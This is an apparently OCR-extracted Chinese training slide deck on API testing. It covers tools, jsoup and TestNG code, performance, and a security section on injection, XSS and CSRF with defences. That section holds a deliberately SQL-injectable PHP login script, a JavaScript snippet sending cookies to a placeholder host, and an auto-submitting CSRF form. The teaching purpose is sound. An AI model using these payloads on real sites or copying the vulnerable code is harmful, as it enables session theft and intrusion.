接口测试

云层

厦门云层天咨软件技术有限公司
Xiamen cloudits Consulting Software Technology Co. Ltd.

导航

- 接口测试理念
- 接口工具使用
- 接口框架开发
- 接口性能
- 接口安全

什么是接口测试

- 接口是指系统模块与模块或系统与系统间进行交互，一般我们用的多的是HTTP协议的接口、WebService协议的接口，还有RPC（Remote Procedure Call Protocol）——远程过程调用协议的接口。
- 不管是哪种接口，其本质就是发送一个request，然后服务器响应后返回一个response，然后我们对response进行分析，这即是接口测试。

为什么要做接口测试

- 随着系统越来越多，以及复杂性越来越高，为了保证系统的独立性，也为了使业务更加的独立，系统间的交互，越来越多的使用接口，这时候，为了保证数据的传输的准确性，接口测试也应运而生了，数据的错误，有可能引起系统的重大BUG，所以，为了持续性的检查接口数据的准确性，接口测试的重要性也就不言而喻了。

接口测试的适用范围

- 前面说了，接口是系统与系统间的交互，任何数据都是有其意义的，如果在传输过程中丢失了或者说数据错误，可能引起系统的BUG，也有可能为此BUG付出很大的代价，所以我认为，任何接口都是要经过测试的，即有交互的地方，我们就要进行接口测试。
- 接口测试主要测试接口覆盖率

接口测试的目的及方式

- 核心：保证系统的稳定
- 方式：持续集成
- 目的：提高测试效率，保证数据的准确性
- 文档：接口的数据类型是需要事先定义好的，所以，要形成文档的习惯，以方便查阅，尽量减少团队与团队间的沟通成本，同理，我们在接口测试中，也需要根据文档，整理出我们的接口测试数据，整理出我们的断言字段，也方便其它人去审核我们接口测试的成果。

常见接口测试工具及演示

- SoapUI
  - 测试Webservice接口
- LoadRunner
  - 测试HTTP接口

导航

- 接口测试理念
- 接口工具使用
- 接口框架开发
- 接口性能
- 接口安全

接口测试工具及原理

- 常见接口测试工具
  - 典型商业工具： loadrunner,soapui
  - 典型开源工具： jmeter jsoup httpclient python中的urllib2,urllib库
  - 扩展插件： Poster、 POSTMAN
- 接口测试与抓包
  - 协议原理
  - 协议捕获（Firebug、 fiddler、 Httpwatch）
  - 协议变更 (Poster、 PostMan、 HttpRequest、 Temper Data）
  - http抓包： HTTP Analyzer
  - 通用数据抓包： MiniSniffer
  - 进程级抓包： WSExplorer
- 接口测试工具的选择

实现原理

- 模拟客户端对服务器进行多连接
- 伪造报文欺骗服务器认证机制
  - 了解服务器认证机制
  - 了解客户<->服务器之间的交流报文结构
  - 合理的技术构造报文结构

HTTP&RFC2616

- HTTP协议的主要特点可概括如下：

  1、支持客户/服务器模式；

  2、简单快速：客户向服务器请求服务时，只需传送请求方法和路径。请求方法常用的有GET、HEAD、POST。每种方法规定了客户与服务器联系的类型不同。由于HTTP协议简单，使得HTTP服务器的程序规模小，因而通信速度很快；

  3、灵活：HTTP允许传输任意类型的数据对象。正在传输的类型由Content-Type加以标记；

  4、无连接：无连接的含义是限制每次连接只处理一个请求。服务器处理完客户的请求，并收到客户的应答后，即断开连接。采用这种方式可以节省传输时间；

  5、无状态：HTTP协议是无状态协议。无状态是指协议对于事务处理没有记忆能力。缺少状态意味着如果后续处理需要前面的信息，则它必须重传，这样可能导致每次连接传送的数据量增大。另一方面，在服务器不需要先前信息时它的应答就较快。

  6、Keep Alive：长连接和短连接

HTTP Request

GET /WebTours/ HTTP/1.1

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-ms-application, application/vnd.ms-xpsdocument, application/xaml+xml, application/x-ms-xbap, application/x-shockwave-flash, application/x-silverlight, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*

Accept-Language: zh-cn


UA-CPU: x86

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; CIBA; .NET CLR 3.5.30729; .NET CLR 3.0.30618; InfoPath.2)

Host: 127.0.0.1:1080

Connection: Keep-Alive



HTTP Response

HTTP/1.1 200 Ok

Server: Xitami

Date: Thu, 04 Jun 2009 02:06:18 GMT

Content-type: text/html

Content-length: 322

Last-modified: Tue, 01 Jan 2008 19:53:26 GMT

<HTML>

<HEAD>

<title>Web Tours</title>

<frameset rows = "65,*" border=1 bordercolor=#E0E7F1>


<frame name="header" src=header.html scrolling=no noresize marginheight=2 marginwidth=2>

<frame name="body" src=welcome.pl?signOff=true scrolling=auto noresize marginheight=2 marginwidth=2>

</frameset>


</head>


</html>



HttpWatch&FireBug

- 获得HAR(HTTP Archive)
- 快速捕获响应时间





发包

- Poster
- PostMan
- Temper Data

Mock Server

- 挡板&Mock服务器
- 桩
  - 根据一定的规则返回内容
    - Nginx
    - 代码
  - Fiddler

接口测试工具详解1

- SoapUI
  - 原理
  - WebService调用策略及基础
  - SoapUI调用方式

  - 注意：

    Soapui-Pro-4.6.4.vmoptions配置文件添加

    -Dfile.encoding=UTF8

SoapUI

- 导入请求
- 生成测试用例
- 断言

接口测试工具详解2

- LoadRunner
  - 原理
  - HTTP请求及断言方式
  - WebService请求及断言方式
  - 数据驱动
- Jmeter
  - 线程组
  - HTTP默认请求
  - HTTP请求
  - 断言
  - 查看结果树

接口测试工具详解3

- jsoup
  - 原理
  - HTTP请求
  - WebService请求
  - 参数化
  - 断言及断言扩展

Get请求

```
import java.io.IOException;

import org.jsoup.Jsoup;
import org.jsoup.nodes.Document;

public class TestDemo {

    public void testJsop(){
                    try {
            Document doc = Jsoup.connect(“http://www.baidu.com").get();
            System.out.println(doc);
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    public static void main(String[] args) {
                    TestDemo t = new TestDemo();
        t.testJsop();
    }

}
```

Get参数1

```
public void testJsop(){
        try {
        Document doc =
Jsoup.connect("https://www.baidu.com/s?wd=loadrunner&rsv_spt=1&issp=1&f=8
&rsv_bp=0&rsv_idx=2&ie=utf-
8&tn=baiduhome_pg&rsv_enter=1&rsv_sug3=10&rsv_sug1=1").get();
        System.out.println(doc);
    } catch (IOException e) {
        e.printStackTrace();
    }
  }
```

Get参数2

```
public void testJsop(){
    try {
        Connection conn = Jsoup.connect("http://www.baidu.com/s");
        conn.data("wd",“LoadRunner");
        Document doc = conn.get();
        System.out.println(doc);
    } catch (IOException e) {
        e.printStackTrace();
    }
}
```

POST参数

```
import java.io.IOException;

import org.jsoup.Connection;
import org.jsoup.Jsoup;
import org.jsoup.nodes.Document;

public class TestDemo {

    public void testJsop(){
        try {
            Connection conn =
Jsoup.connect("https://passport.jd.com/new/login.aspx");
            conn.data("loginname","test1");
            conn.data("loginpwd","test1");
            Document doc = conn.post();
            System.out.println(doc);
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    public static void main(String[] args) {
            TestDemo t = new TestDemo();
        t.testJsop();
    }

}
```

Cookie管理

```
public void testJsop(){
    try {
            Connection conn = Jsoup.connect("https://passport.jd.com/new/login.aspx");
      conn.data("loginname","test1");
      conn.data("loginpwd","test1");
      conn.timeout(30000);
      conn.method(Method.POST);
      Response response = conn.execute();
      Map<String, String> cookies = response.cookies();
      Document doc = Jsoup.connect("http://order.jd.com/center/list.action")
         .cookies(cookies)
         .timeout(30000)
         .get();
      System.out.println(doc);
    } catch (IOException e) {
      e.printStackTrace();
    }
```

返回处理

```
String t = doc.select("div#plist li[sku]:nth-of-type(1) div.p-name").text();
                System.out.println(t);
```

*doc.select是根据CSS方式过滤的

超时等待

```
doc = Jsoup.connect("http://search.jd.com/Search?keyword=mobile&enc=utf-8&wq=mobile&pvid=6qlklvbi.iez5fx").timeout(5000).get();
```

Raw Body

```
public String postBody(String url, String rawBody){
    HttpURLConnection conn = null;
    PrintWriter pw = null ;
    BufferedReader rd = null ;
      StringBuilder sb = new StringBuilder ();
      String line = null ;
      String response = null;
    try {
      conn = (HttpURLConnection) new URL(url).openConnection();
      conn.setRequestMethod("POST");
      conn.setDoOutput(true);
      conn.setReadTimeout(20000);
      conn.setConnectTimeout(20000);
      conn.setUseCaches(false);
      conn.connect();
      pw = new PrintWriter(conn.getOutputStream());
      pw.print(rawBody);
      pw.flush();
      rd  = new BufferedReader( new InputStreamReader(conn.getInputStream(), "UTF-8"));
      while ((line = rd.readLine()) != null ) {
              sb.append(line);
          }
      response = sb.toString();
    } catch (MalformedURLException e) {
      e.printStackTrace();
    } catch (IOException e) {
      e.printStackTrace();
    }finally{
      try {
        if(pw != null){
          pw.close();
        }
        if(rd != null){
          rd.close();
        }
        if(conn != null){
          conn.disconnect();
        }
      } catch (IOException e) {
        e.printStackTrace();
      }
    }
    return response;
}
```

用例组织TestNG

- 通过TestNG来组织用例
- TestNG注脚
- TestNG数据驱动
- TestNG断言

数据驱动

```
package com.testng.jsoup;

import org.jsoup.nodes.Document;
import org.testng.Assert;
import org.testng.annotations.DataProvider;
import org.testng.annotations.Test;

import com.cloudits.get.JsoupGet;

public class TestJsoupGet {
  @DataProvider
  public Object[][] mydatasource()
  {
    return new Object[][]{
     {"http://www.baidu.com"},{"http://www.163.com"}
     };
  }

  @Test(dataProvider="mydatasource")
  public void f1(String url) {
    JsoupGet myGet=new JsoupGet();
    Document doc=myGet.GetUrl(url,"abc");
    Assert.assertTrue(doc.toString().contains("百度"));
  }

}
```

导航

- 接口测试理念
- 接口工具使用
- 接口框架开发
- 接口性能
- 接口安全

自动化接口框架

- 何为框架
  - 数据驱动
  - 结构抽象
  - 断言扩展
  - 日志体系
  - 持续集成

框架案例

- http://121.40.101.236:8080/lost-temple/

导航

- 接口测试理念
- 接口工具使用
- 接口框架开发
- 接口性能
- 接口安全

接口性能

- 在实现了接口自动化的基础上
- 多线程并发是性能负载生成的关键
- 接口测试性能方案

多线程策略

- SoapUI
- LoadRunner
- TestNG

```
@Test(invocationCount = 50,threadPoolSize = 50)
public void f() {
JsoupGet myGet=new JsoupGet();
 long date1=System.currentTimeMillis();
Document doc=myGet.GetUrl("http://127.0.0.1");
long date2=System.currentTimeMillis();
long diff=date2-date1;
System.out.println("Thread#: " +Thread.currentThread().getId()+"| "+diff);
Reporter.log("time:"+diff);
Assert.assertTrue(doc.toString().contains("PHP"));
Assert.assertTrue(diff>1000);
}
```

接口性能测试方案

- 性能测试到底测什么
  - 响应时间
  - 吞吐量
  - 资源利用率
- 怎么判断性能达标
  - 需求、需求、需求！
  - 负载趋势
  - 资源泄露

导航

- 接口测试理念
- 接口工具使用
- 接口框架开发
- 接口性能
- 接口安全

接口安全

- 安全都是相对的
- 所谓的安全有时候非常的简单
  - 网络传输（明文传输）
  - 用户判断（用户身份伪造）
  - 流程校验（时序及错误的状态判断绕过）

安全基础1

- 暴力破解
  - 本质就是猜
  - 但是可以猜出经验（字典）
    - 字典的获取最有效方式就是钓鱼
  - 穷举

安全基础2

- 密码学
  - 加密&解密
  - 常见加密方法
    - MD5
    - AES
    - DES
- 常见编码
    - HEX
    - Unicode
    - ULRcode
    - UTF-8

安全基础3

- 注入
  - 将输入转化为被执行的一部分
  - 需要理解被执行的原理
  - 需要构建绕过检验的编码

前端页面

```
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>企业人事管理系统</title>
</head>
<body>

<form id="form1" name="form1" method="post" action="login.php">
 <table width="500" border="0" align="center">
  <tr>
   <td align="center"><div align="center">
     <p>企业人事管理系统</p>
   </div></td>
  </tr>
<tr>
   <td align="center"><p>用户名：
    <label>
    <input name="username" type="text" id="username" maxlength="10" />
    </label>
   </p></td>
   <td align="center">密码：
    <label>
    <input type="password" name="password" id="password" />
   </label></td>
  </tr>
  <tr>
   <td align="center"><label>
    <input type="submit" name="button" id="button" value="提交" />
   </label>
    <label>
    <input type="reset" name="button2" id="button2" value="重置" />
   </label></td>
  </tr>
 </table>
</form>
</body>
</html>
```

后端页面

```
<?php
session_start();
$uname=$_POST['username'];
$upass=$_POST['password'];
$conn=mysql_connect ("127.0.0.1", "root", "");
                        mysql_select_db("cloudits");
                        $exec="select count(*) as lst from user where
username='".$uname."' and password='".md5($upass)."'";
                        echo $exec;
                        $result=mysql_query($exec);
                        while($rs=mysql_fetch_object($result))
        {
        $lst=$rs->lst;
        }
if ($lst>0)
{
                        echo $uname."success";
                        $_SESSION['loginuser']=$uname;

                        echo "<script language=\"javascript\"
type=\"text/javascript\">";
                        echo "window.location.href=\"online.php\";";
                        echo "</script>";

                        }
else
{
                        session_unset();
                        session_destroy();
                        echo "fail";
}
?>
```

注入原理

- 让输入的内容成为被执行的一部分

select count(*) as lst from user where username='abc' and password='202cb962ac59075b964b07152d234b70‘

参数username输入abc

参数password输入123

SQL Inject

- 通过输入的不同让被执行的SQL语句实现不同的效果
- 进阶
  - 暴库
  - 拖库
  - 获取权限

XSS

- 通过输入让客户在阅读页面的时候被动运行JavaScript
- XSS攻击最基本的注入内容为<script>alert(1)</script>，如果这个内容被发送到服务器端并且回写的时候会被执行，那么就意味着存在XSS漏洞。

存储型XSS

- 通过接收数据存储客户的Cookie值

如下js获取cookie信息：

```
url=document.top.location.href;
cookie=document.cookie;
c=new Image();
c.src=’http://a.com/c.php?c=’+cookie+’&u=’+url;
```

HttpOnly

- 一般cookie都是从document对象中获取的，现在浏览器在设置Cookie的时候一般都接受一个叫做HttpOnly的参数，跟domain等其他参数一样，一旦这个HttpOnly被设置，你在浏览器的document对象中就看不到Cookie了。
- PHP设置HttpOnly：
- //在php.ini中， session.cookie_httponly = ture 来开启全局的Cookie的HttpOnly属性
- ini_set("session.cookie_httponly", 1);
-
- //或者setcookie()的第七个参数设置为true
- session_set_cookie_params(0, NULL, NULL, NULL, TRUE);

- 对于PHP5.1以前版本的PHP通过：
- header("Set-Cookie: hidden=value; httpOnly");

- *firebug可以看到cookie是否使用httponly

CSRF

- CSRF（Cross-site request forgery跨站请求伪造，也被称为“One Click Attack”或者Session Riding，通常缩写为CSRF或者XSRF，是一种对网站的恶意利用。尽管听起来像跨站脚本（XSS），但它与XSS非常不同，并且攻击方式几乎相左。XSS利用站点内的信任用户，而CSRF则通过伪装来自受信任用户的请求来利用受信任的网站。与XSS攻击相比，CSRF攻击往往不大流行（因此对其进行防范的资源也相当稀少）和难以防范，所以被认为比XSS更具危险性。

隐藏表单

```
<html>
 <head>
 </head>
 <body onload="steal()">
  <form method="POST" name="transfer" action="http://127.0.0.1/defect/adduser.php">
    <input type="hidden" name="id" value="0">
    <input type="hidden" name="username" value="kathy">
    <input type="hidden" name="password" value="password">
   </form>
   <script type="text/javascript">
   function steal()
   {
        document.forms["transfer"].submit();
   }
  </script>
 </body>
</html>
```

防范CSRF攻击

- 每个接口的唯一随机token是最好防范CSRF的手段，如果再加上token的时间有效性，那么被攻击的风险会进一步被降低，这也是为什么很多请求都会有个随机串附带在请求上的原因。

```
<html>
<?php
  session_start();
  $token = md5(uniqid(rand(), TRUE));
  $_SESSION['token'] = $token;
  $_SESSION['token_time'] = time();
?>
<form action="buy.php" method="POST">
  <input type="hidden" name="token" value="<?php echo $token; ?>" />
  <p>
  Item:
  <select name="item">
</html>
```

服务端验证

```
<?php
  if (isset($_SESSION['token']) && $_POST['token'] == $_SESSION['token'])
  {
    /* Valid Token */
  }
?>
//你还能对验证码加上一个有效时间限制，如5分钟：
<?php
  $token_age = time() - $_SESSION['token_time'];
  if ($token_age <= 300)
  {
    /* Less than five minutes has passed. */
  }
?>
```

界面注入&接口注入

- 界面注入效率底且屏蔽较多
- 接口注入快捷
  - 判断接口
  - 测试输入
  - 根据返回判断逻辑
- 安全注入的难度在于猜测服务端逻辑

注入成功

- 根据服务器返回可以了解服务器逻辑（测试环境）
- 改变输入检测是否存在可能的漏洞
  - 输入就是测试用例
  - 输入的构建

Burpsuite实现注入

- 拦截请求
- 构建攻击
- 准备数据
- 收获结果


小结

- 所有输入都要过滤
  - 会被执行SQL的要过滤
  - 会被反显的要过滤
- 所有关键数据提交都要做Token
- 所有关键Cookie都要做Httponly
- 所有关键数据都不应该是明文（特别是数据库中的主键）
- 加密记得加Salt，Salt表和密码分离
- 业务逻辑验证要合理（时序图）

为企业培养定制化人员！

为学校构建适应企业的课程体系！

千里之外也能获得专业的培训指导！



厦门云层天咨软件技术有限公司
Xiamen cloudits Consulting Software Technology Co. Ltd.